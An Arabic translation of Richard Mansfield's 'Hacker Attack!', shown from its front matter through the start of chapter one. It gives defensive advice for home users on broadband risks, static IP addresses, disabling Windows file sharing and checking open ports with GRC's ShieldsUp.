حيل وأساليب

الهاكرز

وطرق الوقاية منها

HACKER ATTACK!

SHIELD YOUR COMPUTER FROM INTERNET CRIME





تأليف
ريتشارد مانسفيلد

حيل وأساليب الهاكرز
وطرق الوقاية منها

HACKER ATTACK!

الناشر: دار الفاروق للنشر والتوزيع

الوكيل الوحيد على مستوى الشرق الأوسط لشركة سايبكس الأمريكية

فرع وسط البلد: ٣ شارع منصور - المبتديان - متفرع من شارع مجلس الشعب محطة مترو سعد زغلول - القاهرة - مصر.

تليفون : ٧٩٥٣٠٣٢ (٠٠٢٠٢) - ٧٩٤٣٢٠٣ (٠٠٢٠٢)

فاكس : ٧٩٤٣٦٤٣ (٠٠٢٠٢)

فرع الدقي: ١٢ شارع الدقي الدور السابع - إتجاه الجامعة منزل كوبرى الدقي

تليفون : ٣٣٨١٠٢٢ (٠٠٢٠٢)

فاكس : ٣٣٨٢٠٧٤ (٠٠٢٠٢)

الناشر الأجنبى: سايبكس

تأليف

ريتشارد مانسفيلد

الإعداد والترجمة

تيب توب لخدمات التعريب والترجمة

شعبة علوم الحاسب الالي

د/ خالد العامري

م/ عبد الحميد عبد العاطى

م/ سهيلة سليمان

م / مروة حسين

الإخراج الفنى : أ/ محمد حسن

تصميم الغلاف : م/ حاتم العطيفي

الطبعة العربية الأولى ٢٠٠١

الطبعة الأجنبية ٢٠٠٠


عدد الصفحات ٣٠٤ صفحة

رقم الإيداع ١٦٩٧ لسنة ٢٠٠٠

الترقيم الدولي: 977-5998-67-0

حيل وأساليب الهاكرز وطرق الوقاية منها

HACKER ATTACK!





المحتويات

المقدمة

أتمنى أن يكون هذا الكتاب ممتعا في قراءته بالنسبة للقارئ كما كان في البحث عن مادته وكتابته بالنسبة لي. لقد كان هدفي عندما شرعت في كتابة هذا الكتاب هو تناول كل الموضوعات الرئيسية التي تحيط بتأمين جهاز الكمبيوتر، بما في ذلك الهاكرز، والفيروسات، والانهيار السريع للخصوصية الشخصية.

وكل هذه الموضوعات موضوعات ممتعة وشيقة، حيث أنك ستشعر وأنت تقرؤها بأنك تشاهد لعبة كبيرة تتطلب عشرات الأعوام كي تصل إلى نهايتها، إذا جاء الوقت فعلا وحدث ذلك. وفي هذه اللعبة، يقوم الهاكر الماهر بإحراز النقاط عن طريق اختراق نظم الأمان، ويقوم اللاعب الآخر (الحكومة أو أي عضو آخر من فريق محاربة الهاكرز) بإحراز النقاط عن طريق القبض على الهاكر، ومن ثم يدخل إلى ساحة اللعب هاكر آخر يقوم بابتكار خطة أخرى للهجوم، وهكذا. وبذلك، تستمر اللعبة شهرا بعد شهر حيث تقوم قوات الهجوم باختراع طرق جديدة لاختراق نظم الأمان بينما تقوم قوات الدفاع بالبحث عن طرق للدفاع.

لقد عملت جاهدا كي أجعل كل شيء في هذا الكتاب سهل الفهم بالنسبة للقارئ المتوسط الذي ليس على دراية بالجوانب الفنية. على الرغم من ذلك، ربما تكون ثلث الموضوعات التي سيتم تناولها في هذا الكتاب معقدة بعض الشيء. فعلى سبيل المثال، يشتمل الجزء الخاص بالتشفير على بعض السلوكيات التي ستجدها ضد البديهة. على الرغم من ذلك، فقد حاولت تزويد القارئ بالوصف والأمثلة التي يسهل فهمها وتقوم بتوضيح الموضوعات المتقدمة التي سوف أقوم باستكشافها عبر الكتاب.

أحدث المخاطر

عندما يقوم أي شخص باستخدام الإنترنت فإنه يصل جهاز الكمبيوتر الخاص به بشبكة ضخمة مما يعرض محرك الأقراص الصلبة الخاص به ونشاطاته الشخصية عبر الإنترنت للدخلاء والمتلصصين.

ويقوم هؤلاء الدخلاء بوضع مفاجآت سيئة على جهاز الكمبيوتر الخاص بك (مثل الفيروسات والأخطاء المنطقية وبرامج worm وغيرها من الأخطار). كذلك، يقوم بعض هؤلاء الدخلاء بإتلاف محرك الأقراص الصلبة الخاصة بك وتدمير البيانات الموجودة عليه. أما البعض الآخر، فهو يرغب فقط في التلصص والمراقبة؛ حيث يقومون بتسجيل

بريدك الإلكتروني، واختلاس النظر على معاملاتك المالية والإطلاع على أفكارك الخاصة، أو - في بعض الأحيان - سرقة هويتك حتى يتمكنوا من التسوق بإسراف.

فالهاكرز يقومون باستخدام بطاقات الائتمان الخاصة بالآخرين للاستمتاع بجولات التسوق. وستتعرف في الفصل السادس عشر على مدى سهولة سرقة هوية أي شخص. وبالفعل، وطبقا للقانون، فكل شخص مؤمن عليه بحد أقصى 50 دولارًا على كل بطاقة ائتمان، ولكن الأمر سيتطلبُ سنوات طويلة حتى تتمكن من تسوية وضعك الائتماني بعد سرقة هويتك.

وبعض عمليات التخريب تكون غير مؤذية على الإطلاق. فعلى سبيل المثال، يمكن أن يكمن أحد الفيروسات المعروفة في الجهاز منتظرا لبضعة أيام، ثم يطبع في النهاية كلمة Free Kevin على الشاشة. (تشير هذه الكلمة إلى Kevin Mitnick، وهو أشهر هاكر تقريبا في التسعينات، وقد تم اعتقاله نتيجة لمحاولات التخريب التي قام بها.) وعلى الرغم من خطورة هذا الفيروس، إلا أنه لا يسبب أي ضرر حقيقي.

على الرغم من ذلك، فقد تسببت بعض عمليات التخريب الأخرى في إحداث العديد من الخسائر بداية من الاختفاء المفاجئ لملايين الدولارات من حسابات المصارف، وحتى تعريض حياة بعض رواد الفضاء للخطر (إلا أن وكالة NASA أنكرت وجود أي خطر حقيقي، وذلك عندما اقتحم أحد الهاكرز نظام الأمان الخاص بالوكالة أثناء انطلاق أحد الصواريخ). كذلك، تسببت هذه العمليات في فقدان البلايين من الدولارات وذلك نتيجة لهجمات فيروسات Love Bug وMelissa. وتتناول وسائل الإعلام العديد من الأخبار الخاصة بنظم أمان الكمبيوتر كل يوم.

محتويات الكتاب

يتناول هذا الكتاب كل الجوانب الخاصة بنظم أمان أجهزة الكمبيوتر. ويتضمن الكتاب العديد من الموضوعات ومنها ما يلي:

- كيفية الإبقاء على هويتك مجهولة عند إرسال البريد الإليكتروني، أو إرسال المراسلات إلى المجموعات الإخبارية، أو الدردشة (يعتبر البريد الإلكتروني. والمراسلات والدردشة منافيين لفكرة الإبقاء على هوية مجهولة، على الرغم من أن الكثير من المستخدمين يشعرون بأنهم مجهولي الهوية عند قيامهم بذلك).
- وقف دخول الـ spiders التي تتجول عبر شبكة ويب محاولة اقتحام أجهزة الكمبيوتر عندما يقوم المستخدمين بتصفح الإنترنت.

- منع الآخرين من مراقبتك عبر الإنترنت وإنشاء ملف مواصفات ثابت لسلوكياتك عبر الإنترنت ـ المواقع التي تقوم بزيارتها، والموضوعات التي تقرؤها، والصور التي تعرضها، والمدة التي تقضيها في عرض كل منها، والصور التي تتجاهلها. والأشياء التي تقوم بشرائها والوقت الذي تشتري فيه، وغير ذلك من البيانات. عندما يتم تجميع كل هذه المعلومات معا، يحصل هؤلاء الهاكرز (سواء كانوا أفراد أو مؤسسات تجارية، أو هيئات حكومية) بصورة دقيقة ومفصلة إلى حد بعيد لشخصيتك، ومعاملاتك المالية، ومعلومات شخصية خاصة بك على سبيل المثال، رقم التأمين الاجتماعي، وغير ذلك.
- كيفية قيام المؤسسات التجارية بالدفاع عن أنفسهم بذكاء ضد هجمات الهاكرز التي يوجهها كلا من الدخلاء والموظفين الحانقين.
- تشفير البيانات بسهولة وشمول (بهذه الطريقة، لن يتمكن أي شخص حتى إذا تمكن من الوصول إلى أية ملفات أو إلى البريد الإلكتروني من التوصل إلى معني الحروف المبعثرة).
- كيفية تجنب الفيروسات بكل أنواعها وفي كل الأوقات.
- كيفية قيام أجهزة الكمبيوتر برفع القيود عن كلا من نظم التشفير المتقدمة وكذلك المحاولات التي يقوم بها الدخلاء لفك تشفير المستندات المشفرة.

الجزء الأول

ينقسم هذا الكتاب إلى ثلاثة أجزاء: يتناول الجزء الأول – أنواع الهاكرز – موضوع الهاكرز الأذكياء الذين يجوبون النطاق الإليكتروني، كلا بمفرده، بحثا عن نظم الكمبيوتر التي يمكن اختراقها. وستتعرف في هذا الجزء على أنواع الهاكرز المتعددة. فالنوع الأول يقوم بالتسلل إلى نظم الكمبيوتر بغرض استعراض نقاط الضعف الموجودة في نظام الأمان؛ والنوع الثاني يقوم بالتطفل بغرض اختلاس النظر على معلومات وأسرار الآخرين؛ أما النوع الثالث يقوم باقتحام نظم الكمبيوتر بغرض تخريب وتدمير نظم الكمبيوتر بعد اقتحامها؛ كذلك، هناك أيضا صغار الهاكرز الذين يرغبون في أن يصبحون هاكرز في المستقبل. ستفهم من خلال هذا الجزء كيفية مرور الهاكرز عبر شبكة الاتصال وعبر إجراءات الأمان الخاصة بالأجهزة الشخصية. ستعرف كذلك المكان الذي يتقابل فيه الهاكرز ويتبادلون المعلومات حول الإنترنت (وهي عادة ما تكون معلومات شيقة). والأهم من ذلك، ستعرف كيف يمكنك حماية أجهزة الكمبيوتر المنزلية أو الموجودة في الشركات من هؤلاء الزوار غير المرغوب فيهم.

الجزء الثاني

في الجزء الثاني: الخصوصية الشخصية، سيكون التركيز الأساسي على نظم التشفير وغيرها من أساليب إخفاء البيانات التي يمكنك استخدامها لحماية خصوصيتك. ستتعرف من خلال هذا الجزء على كيفية عمل نظم تشفير وكيفية استخدامها. كذلك، ستتعرف على الأساليب المتعلقة بهذا الموضوع، مثل التوقيعات الرقمية وخدمات البريد الإليكتروني المجهول، التي تقوم بحماية المعلومات من عمليات التجسس المتزايدة. ويوجد العديد من البرامج ـ والتي يكون أفضلها مجانا ـ التي يمكنك البدء باستخدامها على الفور حتى تتمكن من إخفاء البيانات على محرك الأقراص الصلبة الخاص بك أو قبل إرسال هذه البيانات عبر الإنترنت. تقوم بعض البرامج الأخرى بمنع وصول الدخلاء إلى محرك الأقراص الصلبة حتى إذا تركت جهازك متصل بالإنترنت طوال الوقت.

كذلك، يقوم هذا الجزء باستكشاف موضوعات عديدة متعلقة بالتهديدات الخطيرة التي تواجه الحريات الفردية والتي تفرضها أجهزة الكمبيوتر. فأجهزة الكمبيوتر يمكنها أن تقوم بتسجيل وتخزين كل البريد الإلكتروني، وعمليات الشراء، وكل ضغطة على المفاتيح، بدون أن تشعر بأي تعب وبأقل التكاليف. ومن أمثلة ذلك جهاز Carnivore الذي أنتجته المباحث الفيدرالية (FBI). فقد قامت FBI بتركيب أجهزة Carnivore سريا في شركات مزودي خدمات الإنترنت (ISP) في مارس 2000؛ ولكن ذلك لم يلفت انتباه العامة إلا في أواخر يوليو عندما رفضت شركة EarthLink، وهي واحدة من أكبر شركات ISP تركيب هذا الجهاز ورفعت قضية لمنع ذلك. ومن خلال هذا الجهاز تمر كل حركة الاتصالات الخاصة بمزود الإنترنت، ليس فقط الاتصالات الخاصة بالهاكرز الجاري التحقيق عنهم ولكن حركة الاتصالات بأكملها.

تقول FBI أن جهاز Carnivore لديه القدرة على التمييز بين حركة الاتصالات العامة (فيمكنه تجاهلها) والاتصالات التي يمكنه تتبعها بموجب القانون. وكذلك، فإنهم يؤكدون على أن Carnivore يقوم بتسجيل المعلومات المتعلقة بتحقيقات FBI فقط. وبالطبع يمكن أن يؤخذ ذلك على أنه يقصد به كشف المعلومات التي تؤدي إلى تحقيقات جديدة.

ولكن من المحتمل أن تكون FBI تتبع القانون وتقوم بالفعل بتجاهل حركة الاتصالات العامة كما تدعي. وعلى أية حال، لا تشكل FBI الخطر الحقيقي الذي

يواجهك. فما تواجهه حقا هو العديد من الجواسيس الذين لا يعرف أحد عددهم أو الأشخاص الذين يقومون باستخدامهم.

وكما ستعرف في الفصل التاسع، تنخفض تكاليف تخزين البيانات بشكل مستمر وسريع. وبالأسعار الحالية، فإن كل بريدك الإليكتروني الذي ستقوم بإرساله واستقباله طوال حياتك يمكن تخزينه مقابل 10 سنت فقط. ومن المرجح أنه سيتكلف أقل من 1 سنت في العام القادم أو عندما تحل DVD، التي يمكن التسجيل عليها محل CD. والمغزى من ذلك هو أن أجهزة الكمبيوتر جعلت عملية تجميع وتخزين والبحث عن كميات كبيرة من المعلومات عملية سهلة للغاية.

فعلى سبيل المثال، لا يتطلب البحث عن الكلمات المريبة، مثل كلمة Bangkok، في بريدك الإليكتروني طوال الحياة سوى ثانية واحدة أو أقل. وبعد البحث مباشرة، يظهر عرض يقوم باستعراض كل الفقرات التي قمت بكتابتها أو قراءتها وتحتوي على كلمة Bangkok؛ والأكثر من ذلك، يظهر في أعلى هذه القائمة تحليل يجعل قراءة هذه الفقرات التي تحتوي على كلمة Bangkok غير ضروري، حيث يقوم جهاز الكمبيوتر بعرض معدل استخدامك لهذه الكلمة طوال حياتك مقارنة بالمعدل المتوسط لاستخدامها، ومدى تردد العبارات المتعلقة بها، مثل Juarez، وملف المواصفات المالي والقانوني الخاص بك، وكذلك ملف المواصفات الخاص برحلاتك في سياق أنواع معينة من المدن الأجنبية، والعقوبات المقترحة.

الجزء الثالث

يحاول الجزء الثالث: فيروسات، توضيح هذا الموضوع الذي غالبا ما يثير خوف الجميع بدون وجود ضرورة تقضي بذلك. وتتناول وسائل الإعلام موضوع فيروسات الكمبيوتر بشكل مبالغ فيه، ولكن عادة ما تكون هذه الأخبار غير صحيحة ومبالغ فيها.

والحقيقة هي أنه من غير المرجح تعرض جهازك المنزلي لأي فيروس. فهناك إجراءان احتياطيان يمكنك اتخاذهما ضد ذلك.

وحتى إذا تعرض جهازك بالفعل لفيروس ما، فلن يتسبب ذلك في أي ضرر حقيقي إذا قمت باتباع نظام نسخ احتياطية معقول لكل ملفاتك. فعملية إنشاء النسخ الاحتياطية بسيطة جدا ولا تتكلف الكثير، كما أنها لا تتطلب أكثر من دقيقة أو دقيقتين يوميا. إذا فعلت ذلك، لن تتمكن أسوأ الفيروسات في العالم من إلحاق الضرر بجهازك.

وتوجد العديد من الفيروسات التي تهدد أنظمة الكمبيوتر، ومنها برامج mocking-bird وthe living dead والأخطاء المنطقية وبرامج worm وبرامج Trojan horse والبريد الإليكتروني الذي يشن الهجوم على نظام الكمبيوتر بعد استقباله والثغرات وأدوات zombie وأسلوب rat dancing.

وفي الجزء الثالث من الكتاب يمكنك القيام بجولة في عالم فيروسات الكمبيوتر، ولكن يجب ألا تقلق بشأن تعرض جهازك لأي فيروس، إلا إذا كنت الشخص الوحيد المسئول عن حماية شركة بأكملها ضد غزوات الفيروسات. ومع ذلك، فكل ما يجب عليك عمله هو إنشاء نسخ احتياطية من البيانات. وإذا كنت المدير المسئول عن نظام الأمان الخاص بإحدى الشركات، سيعرض لك هذا الكتاب كيفية إعداد نظام تأمين وغيره من وسائل الدفاع ضد الهاكرز.

هل يحتوي هذا الكتاب على أية أسرار؟

ربما تتساءل عما إذا كنت سأطلعك على تفاصيل معينة عن عمليات التخريب - الأماكن التي يمكنك الحصول على كلمات المرور الخاصة، البرامج منها، وأدوات الهاكرز، وأرقام التأمين الاجتماعي الخاصة بالأشخاص الآخرين، وغيرها من الخدع السرية التي يعرفها الهاكرز. لقد فكرت في هذا الموضوع، ولم أرغب في أن يكون هذا الكتاب مثل الكتب التي تركز على نقاط هامشية وتهمل آليات الحياة اليومية.

على الرغم من ذلك، فقد قررت أخيرا أن أمنحك بعض التفاصيل. فقد افترضت أن قراء هذا الكتاب أشخاص عاديون يحاولون فقط حماية أنفسهم أو شركاتهم؛ بالإضافة إلى ذلك، فإن الهاكرز يعلمون بالفعل الحيل الخاصة بمجالهم. أما المبتدئون فيمكنهم الحصول على هذه المعلومات من العديد من المصادر غير هذا الكتاب. لذلك، فقد قررت أن أقوم بعرض التفاصيل الخاصة بالموضوعات التي قمت بتناولها.

الجزء الأول

أنــــواع الهاكـــرز



الفصل الأول

مخاطر الإنترنت

عندما تتصل بالإنترنت، فإنك بذلك تتصل بملايين المتصفحين المتواجدين على الإنترنت في نفس اللحظة. ومن ثم، يصبح محرك الأقراص الصلبة الخاص بك متاحا للجميع.

ينشغل البعض ـ والذين عادة ما يطلق عليهم اسم الهاكرز- بمحاولات العثور على محركات الأقراص الصلبة المكشوفة واستغلالها. وفي بعض الأحيان، يقوم هؤلاء الأشخاص باستطلاع محركات الأقراص الصلبة واختلاس النظر على محتوياتها. وفي أحيان أخرى، يقومون بحذف الملفات، ووضع الفيروسات، أو برامج worm ، أو الأخطاء المنطقية، أو غيرها من الأشياء التي تسبب الكثير من المتاعب بالنسبة لمستخدمي الكمبيوتر.

وستوضح لك الفصول التالية أنه لم يسبق لأي هاكر أن قام باستغلال جهاز كمبيوتر منزلي دائم التشغيل بوصلة إنترنت فائقة السرعة. (على الرغم من ذلك، لا تقوم معظم الشركات والأفراد بالإبلاغ عن الفيروسات أو هجمات الهاكرز، حيث أن الأشخاص الذي يتعرضون لمثل هذه الهجمات عادة ما يشعرون بالحرج، ولا يرغبون أن يعلم أحد بأنهم أهداف سهلة الاقتحام.)

تساعدك الخطوات الموضحة في هذا الكتاب بطريقة فعالة ومبسطة على حماية نظامك من الاعتداءات في الحاضر وفي المستقبل.

أهداف سهلة الاقتحام

لا يجب عليك أن تكون هدفا سهلا عندما تتصل بالإنترنت، وخاصة إذا كانت وصلة الإنترنت الخاصة بك ذات موجة عالية التردد (سرعة فائقة)، حيث أن المنافذ المفتوحة أو الملفات أو الطابعات المشتركة بدون سبب يستدعي ذلك، من شأنها أن تجذب الماسحات الضوئية الآلية الخاصة بالهاكرز إلى جهاز الكمبيوتر الخاص بك، والذي سيصبح بالتالي فريسة سهلة لهم.

وإذا افترضنا أنك قمت بترقية جهازك، وأنك تستخدم الآن إحدى الخطوط التليفونية الجديدة فائقة السرعة (DSL) أو وصلة جهاز كابل مودم، في هذه الحالة ستظهر صفحات الإنترنت على شاشتك بسرعة فائقة وبذلك لن تضطر إلى الانتظار وقتا طويلا حتى تظهر صور الجرافيك على الشاشة.

عنوان IP الثابت

باستخدام الوصلة فائقة السرعة لن تضطر أبدا إلى طلب الاتصال بالإنترنت. فالوصلة فائقة السرعة تكون دائمة التشغيل مثل جهاز التليفزيون. ولكن باستخدامك هذه الوصلة دائمة التشغيل، سيكون المدخل الظاهري الخاص بك مفتوحا دائما على

العالم الخارجي بكل مساوئه. كما أن الوصلات ذات الموجات عالية التردد تمنحك عنوان إنترنت (IP) دائم. وبذلك فإن عنوان الإنترنت الذي يسمح للآخرين بالوصول إلى جهازك لا يتغير أبدا. لذلك، عليك أن تفكر في الأمر جيدا.

ولكن عند استخدامك وصلة الإنترنت القديمة البطيئة عبر مودم الاتصال، يتم تخصيص عنوان IP مختلف في كل مرة تقوم فيها بالاتصال. وعندما ينقطع الاتصال بسبب إغلاقك للمتصفح أو برنامج قراءة الرسائل الإلكترونية، أو إغلاقك للجهاز، يختفي عنوان IP المؤقت ولا يصبح له وجود.

أما مع الوصلات فائقة السرعة الجديدة، يصبح لديك عنوان IP ثابت ودائم، مثل رقم تليفونك أو عنوان منزلك الدائم. ويوضح لك الفصل السابع بالتفصيل الأخطار التي تواجهها عند استخدام هذه الوصلات الجديدة، ولكن يجب عليك أن تعرف جيدا أن تعرض جهاز الكمبيوتر الخاص بك للهاكرز يصبح أمرا خطيرا عندما تقوم بوصل جهازك بعالم الإنترنت عن طريق عنوان IP غير متغير ودائم التشغيل.

مكالمات تليفونية دولية مجانية

يعتبر عنوان IP رقما متميزا يتم تخصيصه لكل جهاز كمبيوتر على الإنترنت. فعلى سبيل المثال، عندما تنقر فوق إحدى الروابط لزيارة موقع من مواقع شبكة ويب، يتم تحويل الكلمات الموجودة في الرابط (مثل microsoft.com) إلى عنوان IP. ومن ثم يتم تحويل الكلمات المألوفة بالنسبة لنا في عناوين الإنترنت، مثل microsoft.com، إلى أرقام مألوفة بالنسبة للكمبيوتر وذلك في شكل عنوان IP. وعادة ما تتكون عناوين IPمن أربعة أرقام، يتم فصل كل منها عن الآخر بنقطة، مثال ذلك:


212.53.166.236

وفي بعض الأحيان، ربما ترغب في منح عنوان IP الخاص بك (إذا كان لديك عنوان دائم) إلى أحد الأصدقاء. فعلى سبيل المثال، ربما ترغب في توفير الكثير من المال إذا كان لديك أصدقاء بالخارج. في هذه الحالة، يمكنك استخدام أداة Micro-soft NetMeeting لتقوم بإرسال واستقبال رسائل دردشة مكتوبة، أو إرسال الملفات أو الجرافيك، أو إذا كان لديك كارت صوت، قم بتوصيل ميكروفون به (يمكن لأي ميكروفون قليل التكلفة تنتجه Radio Shack أو CompUSA أن يعمل جيدا) وسيصبح في إمكانك إجراء محادثات تليفونية دولية مع أي شخص لديه نفس التجهيزات في أي مكان في العالم. وعادة، لا توجد أية قيود على مدة المكالمات المجانية. فعلى سبيل

المثال، تتكلف مكالمة مدتها ساعة إلى شخص في أثينا باليونان الكثير من المال عبر الاتصال التليفوني التقليدي، ولكن عبر الإنترنت لا تتكلف هذه المكالمة أي شيء على الإطلاق. إلا أنه من المحتمل أن يتخلل المكالمة عبر الإنترنت القليل من صدى الصوت، ولكن المكالمات التليفونية أيضا لا تخلو تماما من العيوب.

ويتم إرفاق أداة NetMeeting مع برنامج Internet Explorer، الذي يشتمل عليه Windows 98، وWindows 2000. ولكي تقوم بتشغيل أداة NetMeeting، انقر فوق زر Start، ثم انقر فوق Programs وتصفح حتى تعثر على أداة NetMeeting. (إذا لم تتمكن من العثور عليها في هذا المكان، ابحث في Start <= Programs <= Accessories ‎.Internet Tools

إذا لم تكن قد استخدمت هذه الأداة من قبل، سيكون عليك أن تقوم بإعدادها. وبمجرد أن يتم تثبيتها، يمكنك استخدامها في إجراء المكالمات الدولية عن طريق اختيار Call <= NewCall من القائمة الخاصة بها. اكتب عنوان IP الخاص بالشخص الذي ترغب في الاتصال به، كما هو موضح في الشكل التالي:



ويجب أن يعرف هذا الشخص أو أنت عنوان IP الخاص بك أو به حتى يمكن كتابته داخل أداة NetMeeting ليتم الاتصال. ولمعرفة عنوان IP الخاص بهذا الشخص، اتصل أولا بالإنترنت باستخدام المتصفح أو برنامج البريد الإلكتروني. وبمجرد أن يتم الاتصال، انقر فوق زر Start الخاص بنظام Windows، ثم اختر Run، واكتب WINIPCFG. انقر فوق زر OK، فيتم تنفيذ أداة Windows IP، كما هو موضح في الشكل التالي:

IP Configuration
Ethernet Adapter Information
PPP Adapter.
Adapter Address 44-45-53-54-00-00
IP Address 127.77.72.44
Subnet Mask 255.0.0.0
Default Gateway 127.77.72.44
OK Release Renew
Release All Renew All More Info >>

بروتوكولات Windows

يشتمل Windows على ثلاثة بروتوكولات أساسية (مجموعة من القواعد) تسهل عملية الاتصال بين أجهزة الكمبيوتر. وهذه البروتوكولات هي IPX/SPX، وNet BEUI، وTCP/IP.

يتكون بروتوكول IPX/SPX من بروتوكولين يسمحا لمستخدمي الوحدات التابعة ووحدات خدمة Novell NetWare باستخدام الوصلات الداخلية الخاصة بشبكة الاتصال.

أما بروتوكول NetBEUI (NetBIOS Extended User Interface) فهو يعتبر إضافة لأداة NetBIOS التي تسهل اتصالات الشبكة المحلية LAN. وقد قامت شركة IBMبإنشاء NetBEUI في أول الأمر، ولكن منذ ذلك الحين قامت شركة Microsoft بتضمين هذه الأداة للاستخدام مع NTو Windows 95/98.

ويمكن استخدام البروتوكول الثالث، TCP/IP، الذي يعتبر مقياس مألوف بالنسبة للإنترنت، في شبكات LAN وWAN، بالإضافة إلى الاتصالات الرئيسية عبر وصلات الإنترنت. يقوم الجزء الخاص ببروتوكول TCP (بروتوكول التحكم في الإرسال) بتقسيم الرسالة إلى قطع صغيرة (حزم) ثم يقوم بإعادة تجميع هذه الحزم لتكوين الرسالة الأصلية وذلك عندما يتلقى برنامج TCP هذه الحزم عند الطرف المستقبل. ومن ثم يقوم جزء IP (بروتوكول الإنترنت) الخاص ببروتوكول TCP/IP بالتعامل مع العنوان عاملا على أن يتم توجيه كل الحزم إلى جهاز الكمبيوتر الصحيح (حيث يتواجد عدد كبير من الأجهزة على الإنترنت في كل وقت). ويصحب بروتوكول TCP/IP بروتوكولات إضافية مثل FTP (بروتوكول نقل الملفات) وHTTP (بروتوكول نقل النص التشعبي). ويعتبر النص التشعبي هو لغة الكمبيوتر التي يتم استخدامها في وصف الكثير من العناصر الخاصة بصفحة ويب - أي الألوان، والأشكال، وغيرها.

والهدف من كل هذه الطبقات من البروتوكولات هو أنه يمكنها الربط بين التطبيقات، مثل المتصفح، والأجهزة التي توجد بها أسلاك متصلة بشركة التليفون أو شركة الكابل. وتعتبر هذه الأسلاك هي وصلات الإنترنت الظاهرة، ومن خلال هذه الأسلاك يتمكن الهاكرز من الدخول إلى جهاز الكمبيوتر. وبدلا من قطع هذه الأسلاك، أو إغلاق الجهاز، يمكنك، على سبيل المثال، حماية جهازك عن طريق عدم السماح بمشاركة الملفات. فبهذه الطريقة، لن يتمكن الهاكرز من الوصول إلى محرك الأقراص الصلبة الخاص بك حتى إذا كانت هناك منافذ مفتوحة على جهازك. (على أي حال، لا يجب أن يكون لديك منافذ مفتوحة - وسيتم توضيح ذلك لاحقا في هذا الفصل).

نظام أمان الإنترنت الخاص بنظام Windows

لا تقدم الإصدارات المختلفة من Windows عند تثبيتها أفضل برامج الحماية ضد الهاكرز عبر الإنترنت، حيث أن Windows قد صمم خصيصا حتى يسمح بأنواع اتصالات الشبكة المتعددة - اتصال أجهزة الكمبيوتر المختلفة بعضها ببعض إما محليا (LAN، شبكة اتصال محلية) أو خارجيا (WAN، شبكة اتصال واسعة النطاق).

ومن الواضح أنها موازنة بين المشاركة والحماية، حيث أنك ترغب في أن تكون لديك القدرة على مشاركة الملفات والمصادر الأخرى - على سبيل المثال، الطابعات - مع أصدقاءك أو شركاء العمل، ولكنك في نفس الوقت لا ترغب أن تشارك هذه الأشياء مع الغرباء، و خاصة الهاكرز.

إيقاف تشغيل خاصية مشاركة الملفات

من الأخطاء الجسيمة التي يرتكبها مستخدمي الكمبيوتر والتي تؤثر على نظم الكمبيوتر هي ترك خاصية مشاركة الملفات دائمة التشغيل. يجب عليك وقف تشغيل مشاركة الملفات في Windows 98 عن طريق اختيار Start => Settings =>Control Panel، ثم انقر نقراً مزدوجًا فوق أيقونة Network. وفي صفحة Configuration الخاصة بمربع الحوار، انقر فوق زر File and Print Sharing. ثم قم بإلغاء تحديد مربع الاختيار بجانب جملة "I want to be able to give others access to my files" وأخيرا، انقر فوق OK مرتين لإغلاق مربعات الحوار.

لا يوجد سبب يجعل الكثيرون يرغبون في السماح لبروتوكولات IPX/SPX أو Net-BEUI بأن تكون نشطة ومتاحة على وصلة الإنترنت. كما أنهم لا يرغبون في أن تكون خصائص Windows Personal Web Server مفتوحة طوال الوقت على الإنترنت.

فكل ما يحتاجه المستخدم لكي يتصل بشبكة الإنترنت حتى يتمكن من تبادل الرسائل الإلكترونية أو تصفح شبكة ويب هو بروتوكول TCP/IP. وعمليا، لست في حاجة إلى كشف منافذ (مداخل) متعددة، وسلوكيات وحدة الخدمة مثل Personal Web Server، وغيرها من العناصر الخاصة بجهازك.

اكتشاف نقاط الضعف في نظام الكمبيوتر


لكي تعرف مقدار ما يتم كشفه من جهازك على الإنترنت، قم بإجراء التجربة التالية: يقدم الموقع المتميز Gibson Research Corporation العديد من الخصائص المفيدة والتي تتضمن خاصية Shields Up! (يوضح الفصل الثامن المزيد عن هذا الموقع).

يمكنك استخدام إمكانيات الاختبار الخاصة بهذه الخاصية حتى تتمكن من فحص نظامك ومعرفة نقاط الضعف الموجودة به. ولكي تفعل ذلك، قم بتسجيل الدخول إلى صفحة ويب: www.grc.com.

اختبار نظم الحماية والمنافذ

انقر فوق روابط Shields Up! (يجب أن تنقر فوق رابطتين في صفحتين مختلفتين) حتى تدخل صفحة الاختبار. تصفح حتى تعثر على زري Test My Shields! وProbe MyPorts!.




إذا كنت متصل بشبكة اتصال، يجب أن تحصل أولا على تصريح من قسم الكمبيوتر قبل أن تقوم بإجراء هذا النوع من الاختبارات.

إذا لم يكن جهازك متصل بأي شبكة اتصال، أو إذا حصلت على تصريح بإجراء هذه الاختبارات، انقر فوق زر Test My Shields!. سيتم تحديد عنوان IP الخاص بك، وسيبدأ إجراء الاختبار. فعلى سبيل المثال، عندما قمت بإجراء هذا الاختبار على نظام الكمبيوتر الخاص بي، ظهرت سلسلة من المشكلات (بلغة واضحة وبسيطة). أولا، كان المنفذ Port 139 مفتوحا على مصراعيه بحيث يمكن لأي شخص اختلاس النظر والتسلل إليه وفحصه. وقد سمح هذا المنفذ لخاصية Shields Up! بالاتصال بمنفذ File and Print Sharing الخاص ببروتوكول NetBIOS. أي أن جهاز الكمبيوتر كان به منفذ مفتوح يمكن لأي شخص يعثر عليه أن يقوم باستغلاله، حيث أن الهاكرز يستخدمون برامج تقوم بالتجول عبر الإنترنت وتختبر عناوين IP حتى تعثر على مدخل مكشوف إلى أحد الأجهزة. وبما أنني لا أرغب في أن يقوم الغرباء باستخدام هذا

